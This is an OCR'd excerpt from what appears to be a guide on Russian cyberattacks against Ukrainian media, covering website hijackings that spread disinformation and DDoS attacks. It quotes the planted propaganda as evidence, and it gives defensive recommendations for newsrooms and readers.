
- **Hacking of third-party services integrated into the website.** Attackers can target third-party services that are integrated into the website, such as banner/advertising networks or content publishing/placement services. A hacked third-party service allows attackers to influence the content of the site or even redirect traffic to malicious resources.

3. Changing the original content and / or publishing false content. After gaining unauthorized access to the website's infrastructure, attackers can modify existing content or add their own. For example, they can replace original news with harmful false articles or manipulative materials.

3.2. CASE STUDY: HACKING THE UKRAINIAN MEDIA

3.2.1. ATTACK ON RADIO: THE CASE OF TAVR MEDIA RADIO HOLDING

In July 2022, TAVR Media, a radio holding company that owns a number of Ukrainian radio



ТАВР Медіа - TAVR Media

21 липня 2022 р. ·

УВАГА, ВАЖЛИВА ІНФОРМАЦІЯ!

Сьогодні було здійснено кібератаку на сервери та мережі радіостанцій TAVR Media.

В даний момент відповідні служби працюють над вирішенням цієї проблеми.

Наголошуємо, жодна інформація про проблеми із здоров'ям Президента України Володимира Зеленського не відповідає дійсності.

54 10 коментарів 108 поширень

A post on the TAVR Media Facebook page about the cyberattack. **Source:** Facebook «TAVR Media».

stations, fell victim to a cyberattack. As a result, the attackers gained access to the software that programmed the broadcasting and spread false news about the health of President of Ukraine Volodymyr Zelenskyy.

For example, one of the radio stations, Radio Rocks, aired a live report about the allegedly serious health condition of the President. They said that Volodymyr Zelenskyy was in intensive care, and that the Speaker of the Verkhovna Rada of Ukraine was temporarily performing his duties. Such reports are aimed at destabilizing the situation in the country and undermining the credibility of Ukrainian information sources.

Representatives of TAVR Media stated on their social media that the news about the president's health was false.

President Zelenskyy personally commented on the situation, reassured the public and refuted rumors about his allegedly serious condition. He stated that he was in his office and felt fine. Such appeals and prompt refutations are quite effective in neutralizing attempts to sow panic among the population through disinformation.

3.2.2. CONTENT MANIPULATION ON TV CHANNELS: THE CASE OF 1+1 MEDIA HOLDING

On March 28, 2024, (pro)Russian hackers launched a large-scale attack on the Ukrainian TV channels of the 1+1 media holding. The attackers temporarily swapped the original content with propaganda materials. This is not the first time that (pro)Russian groups have launched cyberattacks on Ukrainian media to destabilize Ukraine's information space.

On the morning of March 28, viewers of 1+1 Ukraine, TET, PlusPlus, Bigudi, 2+2, UNIAN, and other TV channels saw Russian propaganda content instead of the scheduled programs. The Center for Strategic Communications and Information Security emphasized that these actions were aimed at destabilizing the situation in Ukraine. The attackers broadcast, among other things, a video of pro-Kremlin propagandist Diana Panchenko, who is suspected of treason.


An example of Russian propaganda content by Diana Panchenko, which was broadcast on the channels of the 1+1 media holding.

Source: screenshot from the Center for Strategic Communications and Information Security.

Experts quickly fixed the problem and restored satellite broadcasting. 1+1 media urged Ukrainians to observe information hygiene in order not to help the enemy spread disinformation.

3.2.3. FABRICATION OF FAKE NEWS AND POSTS ON SOCIAL MEDIA: THE CASE OF NV

In February 2024, the Ukrainian news agency NV became the target of a cyberattack, during which the attackers gained unauthorized access to the outlet's resources and published fake articles on the NV website and Telegram channel. The articles stated that Russian hackers were allegedly tracking the movements of Ukrainian citizens, including law enforcement officials.



Російські Хакери протягом року отримували інформацію про передвіщення громадян України, зокрема співробітників NV

24 лютого, 09:28 17 СПЕЦПРОЕКТ Поділитися:


Fabricated fake news created by hackers on the NV website.

Source:
NV screenshot.

According to NV, this hacker attack was probably aimed at discrediting Delta, the situational awareness system of the Ukrainian Armed Forces. However, NV soon managed to regain control of the website and Telegram channel and remove the fake news.

3.2.4. HACKING A NEWS TICKER: THE CASE OF PRIAMYI TV CHANNEL

Another example of a cyberattack aimed at spreading disinformation is the cyberattack on the Ukrainian TV channel Priamyi. It resulted in the spread of Russian propaganda through the channel's news ticker during an online broadcast on YouTube. The planned text of the news feed was replaced with Russian propaganda narratives saying that the United States and President Zelenskyy are destroying Ukraine through their actions.



СПРОТИВ ТРИВАЄ!
ДВА РОКИ ГЕРОЇЧНОГО СПРОТИВУ УКРАЇНИ РОСІЙСЬКИМ ОКУПАНТАМ
ИНЕ ВЕДЕТ К РУИНАМ! ОСТАНОВИТЕ ВОЙНУ, ПОКА ВСЕ ГОРОДА МИРА НЕ ПРЕВ
GBP 48.75

СПРОТИВ ТРИВАЄ!
ДВА РОКИ ГЕРОЇЧНОГО СПРОТИВУ УКРАЇНИ РОСІЙСЬКИМ ОКУПАНТАМ
США І ЗЕЛЕНСЬКИЙ ЗНИЩУЮТЬ УКРАЇНУ! АВДІЇВКА ТІЛЬКИ ПОЧАТОК У ВІЙ
18:34

Fabricated fake news feed on the YouTube channel Priamyi.

Source: Priamyi screenshot.

The Priamyi TV channel's specialists reacted quickly, turned off the ticker and soon restored its regular operation.

The case of Priamyi demonstrates a broader trend of cyberattacks being used to wage information warfare. The goal of such attacks is often not only to temporarily interrupt the normal operation of the media, but also to discredit the media as a reliable source of news in the eyes of the public.

3.3. RECOMMENDATIONS FOR MEDIA AND USERS TO COUNTERACT THE SPREAD OF DISINFORMATION THROUGH WEBSITE HACKING

3.3.1. RECOMMENDATIONS FOR MEDIA

1. **Use special programs to detect and respond to cyber incidents.** Use special monitoring tools to quickly detect and respond to signs of hacking. If you suspect that your website has been hacked, use one of these tools:

- Security Issues report from Google Search Console. If Google's systems determine that your site has been hacked or poses a danger to visitors (for example, it contains malware or is used for phishing), information about this will be provided in the Security Issues report.

- Safe Browsing by Google. With Safe Browsing, Google analyzes billions of URLs daily and identifies thousands of dangerous sites that have been hacked. When the system detects unsafe sites, it also displays warnings in Google search and web browsers. To find out if a site is safe to browse, you can check it by pasting the site's URL into the search bar.

2. Keep an eye out for notifications from your hosting provider. In many cases, the hosting provider can detect that a site has been hacked and notify you. When there are reasonable grounds to believe that a site has been hacked, hosting providers usually turn off the site and then send an email to the owner.

3. Notify the hosting provider of the hacking incident if they have not discovered it themselves. If the account of an editor or other staff member on your site has been hacked, it is important to contact the hosting provider that hosts your site as soon as possible. Notify the hosting provider of the hacking incident and ask them to temporarily disable access to your site so that people do not read the disinformation on the hacked site until you regain control.

In addition, the hosting provider can help to "roll back" the site to the condition before the hack, provided that regular data backups are available.

4. Create regular data backups of your site and check their recoverability. Be sure to set up regular backups of your website. Store backups not only on the main server, but also on external media or other cloud services for additional security (backups of backups).

Designate a responsible person who will regularly check the ability to restore the site from backups. This is necessary to ensure that the backups are not damaged and can be used to restore the site in the event of a cyberattack. It is better to check backups after usual working hours, when the site has statistically the least number of visitors. This is important because during the check, the site may be unavailable from several minutes (in case of successful restoration from a backup) to several hours (in case of unsuccessful restoration, then you will have to bring everything back through other backups or manually find and fix errors).

5. Develop a cyber incident response plan. Create a clear incident response and recovery plan that includes procedures for communicating with your audience and other stakeholders.

6. Protect your website infrastructure. Use the most advanced security methods, such as network content delivery services and protection against certain types of cyberattacks (e.g., "Cloudflare" or "Deflect"), regularly update your software, set up multi-factor authentication and ensure complex staff passwords to access your resources, provide employees with only the least necessary level of access to certain resources to effectively perform their duties (so when the employee's account is compromised, attackers get as little access as possible), etc. Do not share any confidential data related to the operation of your website with anyone else.

7. Protect your accounts with your host/domain registrar. Make sure your accounts with your host or domain registrar are protected with a strong password and two-factor authentication.

8. Monitor the security of third-party services. Thoroughly check the security of all third-party services integrated into the website, such as banner/advertising networks or services for publishing/placing content.

9. Create a "mirror" of your site. Creating a mirror copy of your website on another infrastructure effectively ensures website availability in case of hacking or other technical problems. A site mirror is a complete copy of the main site hosted on another server or hosting. In the event of an attack on the main site, traffic can be quickly redirected to the mirror site, which allows you to maintain the availability and functionality of the resource for users.

10. Train employees on the basics of digital security. Organize digital and information security training for all your employees, especially on how to recognize phishing attacks.

11. Be transparent and open. Inform the public about all cases of cyberattacks or attempts to manipulate content. Collaborate with other media/institutions to share information on potential threats and best practices of counteraction.

12. Report the hacking incident to the authorized agencies. If you have reason to believe that the website has been hacked to spread disinformation, you can contact the cyber police. This can be done through the official website: https://ticket.cyberpolice.gov.ua/. In addition, contact the Government Computer Emergency Response Team of Ukraine (CERT-UA) using the contact details or the form on its website: https://cert.gov.ua/contact-us.

3.3.2. RECOMMENDATIONS FOR USERS

1. Be critical of the information you receive and verify it. You should not immediately trust and spread the news that evokes strong emotions or "propels treason", even if it is published by resources you trust. It is always better to check information in several reliable sources.

For example, if an online resource suddenly starts reporting on Russia's tremendous successes at the front or presumes that further resistance is futile, check this information on the websites of other media outlets and institutions. The website that is "propelling treason" has likely been hacked and is now spreading Russian disinformation.

2. Improve your knowledge of digital and information security. Regularly take an interest in cyberattack patterns and techniques of detecting disinformation. Update the list of reliable news sources you read. For example, you can use the white list of transparent and responsible Ukrainian media from the NGO Institute of Mass Information.

3. If you have reason to believe that a website has been hacked to spread disinformation, you can report the incident to the website administration, cyber police: https://ticket.cyberpolice.gov.ua/ and the Government Computer Emergency Response Team of Ukraine (CERT-UA): https://cert.gov.ua/contact-us.

Following these recommendations will help the media better protect their resources from hacking and help users limit the impact of disinformation.

4. DDOS ATTACKS AS A TOOL OF UNDERMINING UKRAINE’S INFORMATION CAPABILITIES

AS RUSSIA’S FULL-SCALE ARMED AGGRESSION AGAINST UKRAINE UNFOLDED, DDOS ATTACKS BECAME ONE OF THE MOST COMMON TYPES OF CYBERATTACKS ON UKRAINIAN NETWORK RESOURCES AND INFRASTRUCTURE.

4.1 DDOS ATTACKS: DEFINITION AND CATEGORIES

A DDoS attack (distributed denial-of-service attack) is a type of cyberattack in which attackers try to disrupt the operation of a website, network, or other services by overloading them with a large number of fake requests.


In other words, during a DDoS attack, an attacker simultaneously generates so many external requests (their number can reach millions) that the targeted system cannot process them. As a result, the website malfunctions.

CATEGORIES OF DDOS ATTACKS:

- **Volumetric attacks.** The simplest and oldest, they involve the use of large volumes of traffic to overload the victim’s network bandwidth or the bandwidth between the network and the Internet. For example, attackers can overload a targeted remote server by sending information requests to a program listening on a specific port. Since the server has to check and respond to each request, its bandwidth can quickly run out. After that, the site becomes unavailable.

- **Application layer attacks.** Attacks on publicly available programs by sending large volumes of spoofed traffic. An example is overloading a server with certain requests. Although the server may have sufficient bandwidth, due to tens of millions of requests per second, it does not have time and capacity to process them. Eventually, its processing capabilities are exhausted, and the site becomes unavailable.

- **Protocol attacks.** Hackers exploit vulnerabilities in network protocols to overload a target system or infrastructure with a large number of incomplete requests. For example, attackers can send many requests to the victim’s server, but ignore the responses to these requests. As a result, the connection (the so-called Three-way Handshake) cannot be completed. At some point, an excessive number of incomplete connections exhausts the server’s capacity and makes it unavailable.



Немає зв’язку із сайтом

Хост **www.mil.gov.ua** довго не відповідає.

Спробуйте:


- перевірити наявність з’єднання
- перевірити проксі-сервер і брандмауер
- провести діагностику мережі Windows

ERR_TIMED_OUT

DDoS attack on the website of the Ministry of Defense of Ukraine
Source: screenshot of the Ministry of Defense of Ukraine website.

As a result of DDoS attacks, government and news sites stop working, and the user sees an error when trying to navigate to the site (for example, 404 — page not found, 503 — service unavailable, no connection to the site, etc.)

As part of the Russia-Ukraine war, pro-Russian hacker groups are launching DDoS attacks against Ukrainian government websites and online media to disrupt them and make it harder for them to deliver truthful information to the Ukrainian audience. This is happening in parallel with waves of Russian disinformation.



pravda.com.ua

УКРАЇНСЬКА ПРАВДА

ПОМИЛКА 404


Вибачте! Такої сторінки не знайдено

DDoS attack on the website of Ukrainska Pravda

Source:
screenshot of the Ukrainska Pravda website.

4.2. DYNAMICS OF DDOS ATTACKS IN UKRAINIAN CYBERSPACE


The State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine (the latter hereinafter referred to as the SSSCIP) reports a rapid increase in DDoS attacks in Ukrainian cyberspace by (pro)Russian hacker groups in recent years. While in the first quarter of 2022 the number of DDoS attacks was less than 50, in the second quarter this figure increased by several times and amounted to more than 350 attacks; by the end of 2022 there were more than 400 attacks in the fourth quarter.



Dynamics of activity of pro-Russian hacker groups by attack type, 2023

Source:
State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine 2023 Q1.

Interestingly, in 2023, there was a downward trend in both the total number of cyberattacks and DDoS attacks. From the first to the third quarter of 2023, the number of DDoS attacks in Ukrainian cyberspace decreased from 304 to 180.



Dynamics of activity of pro-Russian hacker groups by attack type, 2023


Source: State Cyber Protection Centre of the State Service of Special Communications and Information Protection of Ukraine 2023 Q3.

4.3. CASE STUDY: MEDIA AND INSTITUTIONS AFFECTED BY DDOS ATTACKS

Since the beginning of the full-scale invasion, a number of Ukrainian media and civil society organizations have been subjected to DDoS attacks: Ukrainska Pravda, dev.ua, Hromadske Radio, Censor.NET, Detector Media, Institute of Mass Information, Educational platform Prometheus, etc.

The websites of government agencies were also affected. The day before the full-scale invasion, the websites of the Verkhovna Rada of Ukraine, the Cabinet of Ministers of Ukraine, the Ministry of Foreign Affairs of Ukraine, the Security Service of Ukraine, the National Police of Ukraine, etc. stopped opening for a certain period of time. This trend continued during the full-scale invasion.

Sometimes, in addition to complicating access to websites, attackers also leave politically motivated threats on the screen.



Українець! Всі ваші особисті дані були завантажені в загальну мережу. Всі дані на комп'ютері знищуються, відновити їх неможливо. Вся інформація про вас стала публічною, бійтеся і чекайте гіршого. Це Вам за ваше минуле, сьогодення і майбутнє. За Волинь, за ОУН УПА, за Галичину, за Полісся і за історичні землі.

Украинец! Все ваши личные данные были загружены в общую сеть. Все данные на компьютере уничтожаются, восстановить их невозможно. Вся информация о вас стала публичной, бойтесь и ждите худшего. Это Вам за ваше прошлое, настоящее и будущее. За Волынь, за ОУН УПА, за Галицию, за Полесье и за исторические земли.

Ukrainiec! Wszystkie Twoje dane osobowe zostały

A threat published by hackers on the website of the Ministry of Foreign Affairs of Ukraine during a DDoS attack.

Source: MFA screenshot.

Usually, after DDoS attacks, websites go offline for several hours, after which their functioning can usually be restored.

At first glance, an inaccessible website for a few hours is not a big deal, but with active hostilities and massive shelling, it can be dangerous because of the difficulty in accessing critical information about the course of the Russian invasion and personal safety recommendations.

4.4. RECOMMENDATIONS FOR MEDIA / INSTITUTIONS AND USERS TO COUNTER DDOS ATTACKS

In the face of the constant threat of DDoS attacks that temporarily disable information resources, both media and ordinary users must be well-prepared.

4.4.1 RECOMMENDATIONS FOR MEDIA / INSTITUTIONS

- **Constantly monitor your network traffic.** This way, you can spot unusual activity and quickly identify and respond to potential attacks.

- **Use cloud-based DDoS protection.** Many cloud services offer built-in DDoS protection solutions that can scale depending on the attack and minimize its impact on resource availability. Examples of such services include: "Project Shield, "Cloudflare" and "Deflect".

Also, make sure that your hosting provider uses cloud services to protect against DDoS attacks. You can check with them directly.

- **Reduce the "attack surface" to reduce the opportunities for attack.** For example, you can allow traffic only from certain locations based on geolocation. Then requests from certain regions or IP addresses will be blocked and not processed. This will help reduce the risk of DDoS attacks by limiting access to only those regions where traffic is actually expected.

- **Balance load and evenly distribute your network traffic across multiple servers in different locations.** This way, in the event of a sudden surge in traffic, multiple servers can handle it, reducing the risk of overload.

- **Use the site caching method.** The cache stores copies of the requested content. As a result, fewer requests need to be processed by origin servers. Using a content delivery network (CDN) to cache resources can reduce the load on your organization's servers and make it harder for them to be overloaded with both real and fake requests.

- **Set a speed limit.** This will limit the amount of traffic from one device at a given time and help prevent servers from being overloaded with a large number of requests at once, which is a common tactic in DDoS attacks.

- **Develop a DDoS response plan.** It is important to have a detailed incident response plan. Identify those responsible for taking action, and develop clear instructions for action during and after an attack.

- **Regularly educate yourself and share best practices for dealing with DDoS attacks.** Connect with national cybersecurity organizations to share information about current threats and vulnerabilities. For example, the Government's Computer Emergency Response Team of Ukraine (CERT-UA) constantly monitors and informs about new threats in Ukrainian cyberspace and accepts relevant requests at https://cert.gov.ua/contact-us (see Section 7.1 for more information on the activities of national cybersecurity structures).

- **Participate in national cybersecurity programs.** Join initiatives organized by government agencies, such as trainings, seminars, and simulations, to increase your cybersecurity knowledge and skills. For example, the State Service of Special Communications offers various educational programs, professional certification opportunities, and new technical solutions in the field of cybersecurity (see Section 7.1 for more information on the activities of the State Service of Special Communications and other national cybersecurity agencies).

